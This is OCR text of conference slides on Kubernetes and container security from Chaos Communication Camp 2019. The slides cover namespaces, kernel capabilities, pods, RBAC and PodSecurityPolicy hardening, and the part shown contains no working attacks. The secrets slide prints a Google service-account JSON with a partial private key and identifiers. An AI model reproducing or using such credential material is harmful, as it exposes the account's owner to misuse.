>_ ENDOCODE

HACKING CONTAINERS AND KUBERNETES

Exploiting and protecting containers
with a few lines of scripting

Chaos Communication Camp 2019
Mildenberg, August 21, 2019

thomas@endocode.com

HI!

Thomas Fricke


thomas@endocode.com

Partner, Chief Cloud Wizard

Former CTO Endocode

- System Automation
- DevOps
- Cloud, Database and Software Architect

- Focus on Kubernetes since 2015
- Long Unix Background since 1988
- In Ancient Times...



- Endocode has partnered with CoreOS, Google, Red Hat
- Business is consulting, trainings, workshops, audits

- This talk is **not** about the Kubernetes Code audits
  https://github.com/kubernetes/community/tree/master/wg-security-audit/findings

- This talk is about the


USER PERSPECTIVE


HISTORY


2013 2014 2015 2016 2017 2018 2019


Borg to Omega
Google Introduces Kubernetes
Microsoft, Red Hat, IBM, Docker
Falcon - Immmr - Telephony
Development Cluster
1.1
Design Pattern
Helm
1.2 Scaling, Cluster
Rkt
1.3 PetSet Federation
Banking
1.4 Pokemon
Security Training
1.6 Stable
1.7 Secrets encrypted
Docker
1.8 RBAC
Kubeflow
Car Industry
1.10 Pod Security Policy
1.11 Audit Logging
Traffic Control Sensors
Energy Trading
Traffic Control
Energy Control


Release 1.0
Calico















KUBERNETES


Greek for *“Helmsman”*; also the root of the words *“governor”* and *“cybernetic”*

- Runs and manages containers
- Inspired and informed by Google’s experiences and internal systems
- Supports multiple cloud and bare-metal environments
- Supports multiple container runtimes
- **100% Open source**, written in Go




Manage applications, not machines

The 10000 foot view



All you really care about



DEVSECOPS

DEVOPS IS DEAD

LONG LIVE DEVOPS

- GitOPS
- DevSecOPS
- SecDevOps
- Configuration as CODE

- Confidentiality
  - Access Control
    - Hardware
    - Firewalls
  - System Isolation
    - Different levels
    - Zones
- Integrity
  - Hardware
  - Software
- Accessibility:
  - Scalability
  - High Availability
  - Reliability

Automation!

Audits!

DevSecOps is secure agile IT operations delivery, a holistic system across all the value flow from business need to live software **in a secure way**

DevSecOps is a philosophy

not a method, or framework, or body of knowledge, or *shudder* vendor's tool.

DevSecOps is the philosophy of unifying Development and Operations at the culture, system, practice, and tool levels, to achieve accelerated and more frequent delivery of value to the customer, by improving quality in order to increase velocity and security.

Security is added to every step of DevOps.

Mindsets need Implementation in Wetware

#	DevOps	(DevSec)Ops	Kubernetes	Clouds
1. Coding	Git	Git separated production passwd	Minikube	Minimal minute cluster
2. Building	Central Build	Static Code Analysis Tools	s2i, Buildah	Cloud build
3. Testing	Automated Testing	Integrated Penetration Test OWASP.Zap	Complex Integration Testing with Helm	Create test clusters on demand
4. Packaging	RPM, DEB, Jar, War, Eggs, Gems	Signing	Helm Charts	Terraform
5. Releasing	Upload to Repository		Registry, Chartmuseum, Git, OpenShift Imagestreams	Scalable registry gcr.io, Metadata Scanner
6. Config	Chef, Puppet, Ansible, RPM		ConfigMaps, Secrets, Certificates, Istio, CertManager Lets Encrypt, NetworkPolicies, RBAC, AdmissionController	Istio built in
7. Monitoring	Nagios, Icinga, CheckMk, ...	chef inspect	Fluentd, Prometheus, Elastic Stack, Audit Logs	Stackdriver, BigQuery

CONTAINERS AND PODS

CONTAINER: VMs or no VMs

>_ ENDOCODE


http://www.commitstrip.com/en/2016/06/24/how-to-host-a-coder-dinner-party/

https://pixnio.com/de/objekte/werkzeuge/hammer-nagel-schraube-schraubenzieher-holz-werkzeug-metall

WHAT ARE CONTAINERS?

Way of isolating and restricting Linux processes

- **Isolation**
  - **Namespaces**
- **Capabilities**
- **Restriction**
  - **Cgroups**
  - **SecComp**


Virtual Machines
Apache
Postgres
Java
Kernel
linux 2.32
QEMU/KVM
Nginx
MySQL
Ruby
Kernel
linux 4.8
QEMU/KVM
Exchange
MS SQL
MS W10
QEMU/KVM
Debian 8 Linux 2.16
Hardware
Container
Apache
Postgres
Java
Nginx
MySQL
Ruby
QEMU/KVM
Exchange
MS SQL
MS W10
CoreOS Linux 4.6
Hardware

LINUX NAMESPACES

Namespace	Constant	Isolates
Cgroup	**CLONE_NEWCGROUP**	Cgroup root directory
IPC	**CLONE_NEWIPC**	System V IPC, POSIX message queues
Network	**CLONE_NEWNET**	Network devices, stacks, ports, etc.
Mount	**CLONE_NEWNS**	Mount points
PID	**CLONE_NEWPID**	Process IDs
User	**CLONE_NEWUSER**	User and group IDs
UTS	**CLONE_NEWUTS**	Hostname and NIS domain name
TIME	**CLONE_TIME**	Time, coming soon???
SYSTEMD	**CLONE_SYSTEMD**	systemd in a namespace, who ordered that?

KERNEL CAPABILITIES

```
CAP_AUDIT_CONTROL,  CAP_AUDIT_READ,  CAP_AUDIT_WRITE,  CAP_BLOCK_SUSPEND,
CAP_CHOWN,CAP_DAC_OVERRIDE, CAP_DAC_READ_SEARCH, CAP_FOWNER,  CAP_FSETID,
CAP_IPC_LOCK, CAP_IPC_OWNER, CAP_KILL, CAP_LEASE, CAP_LINUX_IMMUTABLE,
CAP_MAC_ADMIN,CAP_MAC_OVERRIDE, CAP_MKNOD,  CAP_NET_ADMIN,
CAP_NET_BIND_SERVICE, CAP_NET_BROADCAST,  CAP_NET_RAW, CAP_SETGID,
CAP_SETFCAP, CAP_SETPCAP, CAP_SETUID,  CAP_SYS_ADMIN, CAP_SYS_BOOT,
CAP_SYS_CHROOT, CAP_SYS_MODULE, CAP_SYS_NICE, CAP_SYS_PACCT,
CAP_SYS_PTRACE, CAP_SYS_RAWIO, CAP_SYS_RESOURCE,  CAP_SYS_TIME,
CAP_SYS_TTY_CONFIG, CAP_SYSLOG, CAP_WAKE_ALARM, CAP_INIT_EFF_SET
```


38 Flags in a 64 Bit array

WARNUNG vor BSI und iX 7/18

- BSI: *“Container sind leichtgewichtige VMs”* https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Grundschutz/IT-Grundschutz-Modernisierung/BS_Container.html
- BSI: *“Kubernetes beruht auf Borg”* https://www.bsi.bund.de/SharedDocs/Warnmeldungen/DE/CB/2018/03/warnmeldung_cb-k18-0507.html
- ix Trendiger Schutz: https://www.heise.de/ix/heft/Trendiger-Schutz-4089987.html

Wahrheitsgehalt ist ~ 50%

SHARING THE NETWORK NAMESPACE



WHAT ARE KUBERNETES PODS?

- Core Concept the Kubernetes Microservice
- Bunch of Containers with the same
  - Lifecycle: live together, die together
  - Network:
    - same ip address,
      same 127.0.0.0/8
    - same routes
    - same iptables
    - same DNS
  - Volumes: can share data
  - One common task
  - Init Tasks
  - Live and Readiness Checks

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: nginx
  labels:
    env: test
spec:
  containers:
  - name: nginx
    image: nginx
```

WORDPRESS WITH CLOUD-SQL PROXY SIDECAR IN A POD

>_ ENDOCODE

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: wordpress
  labels:
    app: wordpress
spec:
  selector:
    matchLabels:
      app: wordpress
  template:
    metadata:
      labels:
        app: wordpress
    spec:
      containers:
        - name: web
          image: wordpress:4.8.2-apache
          ports:
            - containerPort: 80
          env:
            - name: WORDPRESS_DB_HOST
              value: 127.0.0.1:3306
            # [START cloudsql_secrets]
            - name: WORDPRESS_DB_USER
              valueFrom:
                secretKeyRef:
                  name: cloudsql-db-credentials
                  key: username
            - name: WORDPRESS_DB_PASSWORD
              valueFrom:
                secretKeyRef:
                  name: cloudsql-db-credentials
                  key: password
            # [END cloudsql_secrets]
        - name: cloudsql-proxy
          image: gcr.io/cloudsql-docker/gce-proxy:1.14
          command: ["/cloud sql proxy",
"-instances=${PROJECT}:${REGION}:${INSTANCE}=tcp:3306",
"-credential file=/secrets/cloudsql/credentials.json"]
          # [START cloudsql_security_context]
          securityContext:
            runAsUser: 2  # non-root user
            allowPrivilegeEscalation: false
          # [END cloudsql_security_context]
          volumeMounts:
            - name: cloudsql-instance-credentials
              mountPath: /secrets/cloudsql
              readOnly: true
        # [END proxy container]
      # [START volumes]
      volumes:
        - name: cloudsql-instance-credentials
          secret:
            secretName: cloudsql-instance-credentials
      # [END volumes]
```

SECRETS

>_ ENDOCODE

```
kubectl create secret generic cloudsql-db-credentials --from-literal=username=$DB_USER
--from-literal=password=$PASSWORD


echo '{
  "type": "service_account",
  "project_id": "gca-training-1",
  "private_key_id": "fb438f0f89ff18605ec1b51c46d4df445e1220cb",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvgIBADANBgkqhkiG9w0BAQEFAASCB
...

bHN2HE1ZR3bPpdk6XiSrBg19fsFmt3\nA31TmXwwUs6fwhgn2TNQ9wvI\n-----END PRIVATE KEY-----\n",
  "client_email": "sqlclient@gca-training-1.iam.gserviceaccount.com",
  "client_id": "111748619039747425762",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url":
"https://www.googleapis.com/robot/v1/metadata/x509/sqlclient%40gca-training-1.iam.gservice
account.com"
}' | kubectl create secret generic cloudsql-instance-credentials
--from-file=credentials.json=/dev/stdin
```

CIS Docker Benchmark

https://docs.docker.com/compliance/cis/docker_ce/ very Dockerish

CIS Kubernetes Benchmark

https://github.com/aquasecurity/kube-bench Very detailed, not curated

NIST

https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-190.pdf start here!

SYSDIG

https://github.com/draios/sysdig-inspect monitoring included

SECURITY ARCHITECTURE

KUBERNETES ROLE BASE ACCESS CONTROL RBAC

>_ ENDOCODE

API Server

Users
Groups
Service Accounts

Identity and Access Management IAM Cloud Provider

Namespaces

Roles

ClusterRoles

RoleBindings

RoleBindings


Pod Secrets

Containers

Hardware VMs
Cloud
Infrastructure

PODSECURITYPOLICY (SIMPLIFIED)

>_ ENDOCODE



1. PodSecurityPolicy https://kubernetes.io/docs/concepts/policy/pod-security-policy/
2. Docker capabilities explained https://www.redhat.com/en/blog/secure-your-containers-one-weird-trick
3. List of measures https://kubesec.io/basics/securitycontext-capabilities/

```
---
apiVersion: extensions/v1beta1
kind: Deployment
...
      containers:
      - name: payment
        image: nginx
        securityContext:
          capabilities:
            drop:
              - all
            add:
              - NET_BIND_SERVICE
```

Default:

`chown, dac_override, fowner, fsetid, kill, setgid, setuid, setpcap, net_bind_service, net_raw, sys_chroot, mknod, audit_write, setfcap`

For example:

`dac_override` "discretionary access control" allows root to bypass file read, write, and execute permission checks

Steve Grubb, security standards expert at Red Hat:

Nothing should need this. If your container needs this, it's probably doing something horrible.

